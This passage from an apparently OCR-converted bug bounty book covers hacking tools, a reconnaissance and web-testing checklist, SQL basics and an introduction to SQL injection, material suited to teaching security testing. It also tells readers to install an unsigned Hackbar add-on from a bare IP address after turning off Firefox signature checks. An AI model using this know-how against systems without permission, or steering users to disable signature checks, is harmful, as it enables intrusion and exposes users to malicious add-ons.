
10. Use the disk the virtual machine allot for the Parrot Security OS.

11. If you are new to this, you are recommended to choose the first option that will put your files into one partition.




12. Now finish the partitioning .


Then enter Yes to write the changes in your disk.




13. The installation must begin.




14. Click Yes to install the Grub boot loader



15. Reboot your system and that's it!



16. Parrot Security is on!



In this installation guide, we walked through the steps you can follow from downloading the ISO image, installing the Parrot Security OS in a virtual machine and finally, to use the Parrot Security OS!

Hacking Tool

A hacking tool is a utility designed to assist a hacker in hacking. It can also be proactively utilized to protect a network or computer from hackers. Always remember that you must not rely on tools alone. Manual method is better and bug bounty programs doesn't accept reports from Automated Scanners.


Burp Suite

https://portswigger.net/burp

Burp Suite is an integrated platform for security testing and pretty much a must when you are starting out. It has a variety of tools which are helpful, including:

• An intercepting proxy which lets you inspect and modify traffic to a site
• An application aware Spider for crawling content and functionality (either passively
or actively)
• A web scanner for automating the detection of vulnerabilities
• A repeater for manipulating and resending individual requests
• A sequencer tool for testing the randomness of tokens
• A comparer tool to compare requests and responses

Bucky Roberts, from the New Boston, has a tutorial series on Burp Suite available at https://vimeo.com/album/3510171 which provides an introduction to Burp Suite.




Knockpy

https://github.com/guelfoweb/knock

Knockpy is a python tool designed to iterate over a huge word list to identify subdomains of a company. Identifying subdomains helps to increase the testable surface of a company and increase the chances of finding a successful vulnerability. This is a GitHub repository which

means you'll need to download the repo (the GitHub page has instructions as to how) and need Python installed (they have tested with version 2.7.6 and recommend you use Google DNS (8.8.8.8 | 8.8.4.4).



SQLmap


http://sqlmap.org

Sqlmap is an open source penetration tool that automates the process of detecting and exploiting SQL injection vulnerabilities. The website has a huge list of features, including support for:

- A wide range of database types (e.g. MySQL, Oracle, PostgreSQL, MS SQL Server, etc.)
- Six SQL injection techniques (e.g. boolean-based blind, time-based blind, error- based, UNION query-based, etc)
- Enumerating users, password hashes, privileges, roles, databases, tables and columns
- And much more

Sublist3r
https://github.com/aboul3la/Sublist3r

Sublist3r is python tool that is designed to enumerate subdomains of websites through OSINT. It helps penetration testers and bug hunters collect and gather subdomains for the domain they are targeting. Sublist3r enumerates subdomains using many search engines such as Google, Yahoo, Bing, Baidu, and Ask. Sublist3r also enumerates subdomains using Netcraft, Virustotal, ThreatCrowd, DNSdumpster and ReverseDNS.



Nmap

https://nmap.org

Nmap is a free and open source utility for network discover and security auditing. According to their site, Nmap uses raw IP packets in novel ways to determine:

- Which hosts are available on a network
- What services (application name and version) those hosts are offering
- What operating systems (and versions) they are running
- What type of packet filters/firewalls are in use
- and much more.


The Nmap site has a robust list of installation instructions supporting Windows, Mac and Linux.

```
$nmap -sV 128.199.131.238

Starting Nmap 7.30 ( https://nmap.org ) at 2017-03-27 15:10 EDT
Nmap scan report for 128.199.131.238
Host is up (0.054s latency).
Not shown: 995 closed ports
PORT    STATE    SERVICE      VERSION
22/tcp  open     ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
80/tcp  open     http         Apache httpd 2.4.18 ((Ubuntu))
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.93 seconds
```

Shodan

https://www.shodan.io

Shodan is the internet search engine of “Things”. According to the site, you can, “Use Shodan to discover which of your devices are connected to the internet; where they are located; and who is using them”. This is particularly helpful when you are exploring a potential target and trying to learn as much about the targets infrastructure as possible. Combined with this is a handy Firefox plugin for Shodan which allows you to quickly access information for a particular domain. Sometimes this reveals available ports which you can pass to Nmap.




What CMS

http://www.whatcms.org

What CMS is a simple application which allows you to enter a site URL and it will return the likely Content Management System the site is using. This is helpful for a couple of reason:

- Knowing what CMS a site is using gives you insight into how the site code is structured
- If the CMS is open source, you can browse the code for vulnerabilities and test them on the site
- If you can determine the version code of the CMS, it's possible the site may be outdated and vulnerable to disclosed security vulnerabilities




Nikto

https://cirt.net/nikto2

Nikto is an Open Source web server scanner which tests against servers for multiple items including:

- Potentially dangerous files/programs

- Outdated versions of servers
- Version specific problems
- Checking for server configuration items



Google Dorks

https://www.exploit-db.com/google-hacking-database

Google Dorking refers to using advance syntaxes provided by Google to find information not readily available. This can include finding vulnerable files, opportunities for external resource loading, etc.


Firefox Plugins

Hackbar

Hackbar is a simple penetration tool for Firefox. It helps in testing simple SQL injection and XSS holes. You cannot execute standard exploits but you can easily use it to test whether vulnerability exists or not. You can also manually submit form data with GET or POST requests.

XSS Me

XSS-Me is used to find reflected XSS vulnerabilities from a browser. It scans all forms of the page, and then performs an attack on the selected pages with pre-defined XSS payloads. After the scan is complete, it lists all the pages that renders a payload on the page, and may be vulnerable to XSS. With those results, you should manually confirm
the vulnerabilities found.



1.6 METHODOLOGIES

As a bug bounty hunter, I don't really have my own pattern on how I hack and how I test web sites. My fellow bug bounty hunter Andy Gill "@zephrfish". He is the Top 1 hacker in PornHub's bug bounty program, allowed me to share his pattern. I would like to share this

methodology because it is indeed, similar to the way I penetrate a website, plus the fact that it is very detailed.

Reconnaissance

A bug bounty needs to have a method where he can use to penetrate a site. This method is a guide where we can start and what we need to do next. This method helps me to find more and explore this that I don't usually test.

Recon Tooling

- Utilize port scanning – Don't look for just the normal 80, 443 – run a port scan against all 65, 536 ports. You'll be surprised what can be running on random high ports. Common ones to look for re:Applications: 80, 443, 8080, 8443, 27201. There will be other things running on ports, for all of these I suggest ncat or netcat OR you can roll your own tools, always recommend that!
    - Tools useful for this: nmap, masscan, unicornscan
    - Read the manual pages for all tools, they serve as gold dust for answering questions.

- Map visible content
    - Click about the application, look at all avenues for where things can be clicked on, entered, or sent.
    - Tools to help: Firefox Developer Tools – Go to Information > Display links.

- Discover hidden & default content

        - Utilize shodan for finding similar apps and endpoints – Highly recommended that you pay for an account, the benefits are tremendous and it is fairly inexpensive.
        - Utilize the waybackmachine for finding forgotten endpoints
        - Map out the application looking for hidden directories, or forgotten things like /backup/ etc.
        - Tools: dirb – Also downloadable on most Linux distributions, dirbuster-ng – command line implementation of dirbuster, wfuzz, SecLists.

- Test for debug parameters & Dev parameters
    - Read the manual for the application you are testing. Does it have a dev mode? is there a DEBUG=TRUE flag that can be flipped to see more?
- Identify data entry points
    - Look for where you can put data, is it an API? Is there a paywall or sign up? Is it purely unauthenticated?
- Identify the technologies used
    - Look for what the underlying tech is. Useful tool for this is nmap again & for web apps specifically wappalyzer.

- Map the attack surface and application
    - Look at the application from a bad guy perspective, what does it do? what is the most valuable part?
        - Some applications will value things more than others, for example a premium website might be more concerned about users being able to bypass the pay wall than they are of say cross-site scripting.

- Look at the application logic too, how is business conducted?

Access Control Testing

Authentication

The majority of this section is purely manual testing utilizing your common sense and eyes. Does it look off? Should it be better? Point it out, tell your client if their password policy isn't up to scratch!

- Test password quality rules
  - Look at how secure the site wants it's passwords to be, is there a minimum/maximum? is there any excluded characters - ',<, etc – this might suggest passwords aren't being hashed properly.

- Test for username enumeration
  - Do you get a different error if a user exists or not? Worth noting the application behaviour if a user exists does the error change if they don't?

- Test resilience to password guessing
  - Does the application lock out an account after x number of login attempts?

- Test password creation strength
  - Is there a minimum creation length? Is the policy ridiculous e. g. "must be between 4 and 8 characters;

passwords are not case sensitive" – should kick off alarm bells for most people!

- Test any account recovery function
    - Look at how an account can be recovered, are there methods in place to prevent an attacker changing the email without asking current user? Can the password be changed without knowing anything about the account? Can you recover to a different email address?

- Test any "remember me" function
    - Does the remember me function ever expire? Is there room for exploit-ability in cookies combined with other attacks?

- Test any impersonation function
    - Is it possible to pretend to be other users? Can session cookies be stolen and replayed? Does the application utilize anti-cross site request forgery?

- Test username uniqueness
    - Can you create a user name or is it generated for you? Is it a number that can be incremented? Or is it something the user knows and isn't displayed on the application?

- Check for unsafe distribution of credentials
    - How are logins processed? Are they sent over http? Are details sent in a POST request or are they included in the URL? This is bad if they are, especially passwords.

- Test for fail-open conditions
    - Fail-open authentication is the situation when the user authentication fails but results in providing open access to authenticated and secure sections of the web application to the end user.

- Test any multi-stage mechanisms
    - Does the application utilize multi-steps, e. g. username -> click next -> password -> login. Can this be bypassed by visiting complete page after username is entered? (Similar to IDOR issues.)
    - Session Management
        - How well are sessions handled? Is there a randomness to the session cookie? Are sessions killed in a reasonable time or do they last forever? Does the app allow multiple logins from the same user (Is this significant to the app?).
        - Test tokens for meaning
            - What do the cookies mean?

- Check for disclosure of tokens in logs
    - Are tokens cached in browser logs? Are they cached server side? Can you view this? Can you pollute logs by setting custom tokens?

- Check mapping of tokens to sessions
    - Is a token tied to a session? Or can it be re-used across sessions?

- Check session termination
    - Is there a time-out?

- Check for session fixation
    - Can an attacker hijack a user's session using the session token/cookie?

- Check for cross-site request forgery
    - Can authenticated actions be performed within the context of the application from other websites?

- Check cookie scope
    - Is the cookie scoped to the current domain or can it be stolen? What are the flags set? Is it missing secure or http-only? This can be tested by trapping the request in burp and looking at the cookie.

- Understand the access control requirements
    - How do you authenticate to the application? Could there be any flaws here?

- Test effectiveness of controls using multiple accounts if possible

- Test for insecure access control methods (request parameters, Referrer header, etc.)

Input Validation

- Fuzz all request parameters

- Look at what you're dealing with. Are parameters reflected? Is there a chance of open redirection?

- Test for SQL injection
  - Look at if a parameter is being handled as SQL, don't automate this off the bat as if you don't know what a statement is doing; you could be doing DROP TABLES.

- Identify all reflected data

- Test for reflected cross site scripting (XSS)

- Test for HTTP header injection

- Test for arbitrary redirection

- Test for stored attacks

- Test for OS command injection

- Test for path traversal

- Test for JavaScript/HTML injection – similar to xss

- Test for file inclusion – both local and remote

- Test for SMTP injection

- Test for SOAP injection

- Can you inject SOAP envelopes or get the application to respond to SOAP? This ties into XXE attacks too.

- Test for LDAP injection
  - Not so common anymore but look for failure to sanitise input leading to possible information disclosure

- Test for XPath injection
  - Can you inject XML that is reflected back or causes the application to respond in a weird way?
- Test for template injection
  - Does the application utilise a templating language that can enable you to achieve XSS or worse remote code execution (RCE)?
  - There is a tool for this, automated template injection with tplmap

- Test for XXE injection
  - Does the application respond to external entity injection?

Application/Business Logic

- Identify the logic attack surface
  - What does the application do? What is the most valuable? What would an attacker want to access?

- Test transmission of data via the client

- Is there a desktop application or mobile application? Does the transfer of information vary between this and the web application?

- Test for reliance on client-side input validation
    - Does the application attempt to base its logic on the client side? For example, do forms have a maximum length client side that can be edited with the browser that are simply accepted as true?

- Test any thick-client components (Java, ActiveX, Flash)
    - Does the application utilise something like Java, Flash, ActiveX or silverlight? Can you download the applet and reverse engineer it?

- Test multi-stage processes for logic flaws
    - Can you go from placing an order straight to delivery thus bypassing payment or a similar process?

- Test handling of incomplete input
    - Can you pass the application dodgy input and does it process it as normal? This can point to other issues such as RCE and XSS.

- Test trust boundaries
    - What is a user trusted to do? Can they access admin aspects of the app?

- Test transaction logic

- Can you pay £0.00 for an item that should be £1,000,000 etc.?
- Test for Insecure direct object references (IDOR).
- Can you increment through items, users, uuids or other sensitive info?

Server/Application Infrastructure

- Test segregation in shared infrastructures/virtual hosting environments
- Test segregation between ASP-hosted applications
- Test for web server vulnerabilities
  - This can be tied into port scanning and infrastructure assessments.
- Default credentials
- Default content
- Dangerous HTTP methods
- Proxy functionality

Miscellaneous tests

- Check for DOM-based attacks
  - Open redirection, cross site scripting, client side validation.
- Check for frame injection
  - Frame busting(can still be an issue)

- Check for local privacy vulnerabilities
- Persistent cookies
- Weak cookie options
- Caching
- Sensitive data in URL parameters
- Follow up any information leakage
- Check for weak SSL ciphers
- HTTP Header analysis – look for lack of security headers such as:
    - Content Security Policy (CSP)
    - HTTP Strict Transport Security (HSTS)
    - X-XSS-Protection
    - X-Content-Type-Options
    - HTTP Public Key Pinning

002:

SQL INJECTION

2.1 INTRODUCTION

In this section I'm going to tackle about SQL, databases, tables, columns and rows. How to exploit the so called “SQL Injection” attack. And some certain topics that we need to know before we start to learn the basics of SQL injection. Let’s assume you have 0 knowledge about SQL and SQL Injection. I will explain all the things you need to learn to make you more knowledgeable to this type of attack. SQL injection is a very wide topic but here, we just need to understand the basics before we continue to advanced SQL injection.

2.2 WHAT IS SQL?

SQL stands for Structured Query Language. SQL is used to communicate with a database. According to ANSI (American National Standards Institute), it is the standard language for relational database management systems. SQL statements are used to perform tasks such as update data on a database, or retrieve data from a database. Some common relational database management systems that use SQL are: Oracle, Sybase, Microsoft SQL Server, Access, Ingres, etc. Although most database systems use SQL, most of them also have their own additional proprietary extensions that are usually only used on their system. However, the standard SQL commands such as "Select", "Insert", "Update", "Delete", "Create", and "Drop" can be used to accomplish almost everything that one needs to do with a database. This book will provide you with the instruction on the basics of each of these commands as well as allow you to put them to practice using the SQL Interpreter.

What can SQL do?

- SQL can execute queries against a database

- SQL can retrieve data from a database
- SQL can insert records in a database
- SQL can update records in a database
- SQL can delete records from a database
- SQL can create new databases
- SQL can create new tables in a database
- SQL can create stored procedures in a database
- SQL can create views in a database
- SQL can set permissions on tables, procedures, and views

2.3 DATABASE, TABLES & COLUMNS

Database


A database is a collection of information that is organized so that it can easily be accessed, managed, and updated. In one view, databases can be classified according to types of content: bibliographic, full-text, numeric, and images.

A database management system (DBMS) is a computer software application that interacts with the user, other applications, and the database itself to capture and analyze data. A general-purpose DBMS is

designed to allow the definition, creation, querying, update, and administration of databases. Well-known DBMSs include Mysql, PostgreSQL, MongoDB, Microsoft SQL Server, Oracle, Sybase, SAP HANA, and IBM DB2. A database is not generally portable across different DBMSs, but different DBMS can interoperate by using standards such as SQL and ODBC or JDBC to allow a single application to work with more than one DBMS.


Table

A table is a collection of related data held in a structured format within a database. It consists of columns, and rows.




Columns

Columns run vertically. They contain the definition of each field. You give each column a name so that it describes the data that is stored



Rows

Rows run horizontally. They represent each record. A row is the smallest unit of data that can be inserted into a database.



Example of Database, Table, Columns and rows:

Dbase1			
Table Name :	table1		
column1	column2	column3	column4
row0_data1	row0_data2	row0_data3	row0_data4
row1_data1	row1_data2	row1_data3	row1_data4
row2_data1	row2_data2	row2_data3	row2_data4
row3_data1	row3_data2	row3_data3	row3_data4
row4_data1	row4_data2	row4_data3	row4_data4
Table Name :	students		
id	f_name	l_name	roll_no
1	Emily	watson	row0_data3
2	Deniel	Robertson	row1_data3
3	Albert	camus	row2_data3
4	camaline	bose	row3_data3
5	serah	semuel	row4_data3

2.4 SQL QUERY

I will give some example and explanation of the basic SQL queries using Select, Insert, Update and Delete.

The SQL Select Statement

The SELECT statement is used to select data from a database. The result is stored in a result table, called the result-set.

Syntax:

SELECT *column_name1*, *column_name1*
FROM *table_name*;

or

SELECT * FROM *table_name*;

The SQL INSERT INTO Statement

The INSERT INTO statement is used to add new records in a table.

Syntax:

INSERT INTO *table_name*
VALUES (*value1*,*value2*,*value3*,...);

The second form specifies both the column names and the values to be inserted:

INSERT INTO *table_name* (*column1*, *column2*, *column3*, ...)
VALUES (*value1*, *value2*, *value3*, ...);

The SQL UPDATE Statement

The UPDATE statement is used to update existing records in a table.

Syntax:

UPDATE *table_name*
SET *column1=value1*, *column2 = value2*
WHERE *some_column = some_value*;

The SQL DELETE Statement

The DELETE statement is used to delete rows in a table.

Syntax:

DELETE FROM *table_name*
WHERE *some_column = some_value*;

2.5 WHAT IS A HACKBAR?

Hackbar is a simple security audit / penetration test tool. This toolbar will help you in testing SQL injections, XSS holes, and site security. It is not a tool for executing standard exploits and it will not teach you how to hack a site. Its main purpose is to help a developer do security audits on his/her code. This tool/add-ons is available in the internet.

How to Setup hackbar to your browser:

- Download the Hackbar here http://128.199.131.238/ by clicking the word “Hackbar”
- Drag the xpi to your browser
- Then click install

Note: There will be errors in installing the hackbar after dragging it to browser. This is because latest Firefox doesn't support add-ons outside Firefox, so we need to follow this alternative steps for installing it.

- Copy this to browser's URL bar "about:config"
- Click I'll be careful, I promise
- In the search bar, type xpinstall.signatures.required
- Change the value to False. Just Double Click
- You can now drag the downloaded HackBar in the browser
- Click Install and Restart the browser
- Right Click on the Menu Bar of the browser and check the HackBar
- You can now use the HackBar!

Example of a HackBar:

2.6 WHAT IS SQL INJECTION?

SQL Injection is a technique where attackers can inject malicious SQL commands into an SQL statement, via web page input. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.

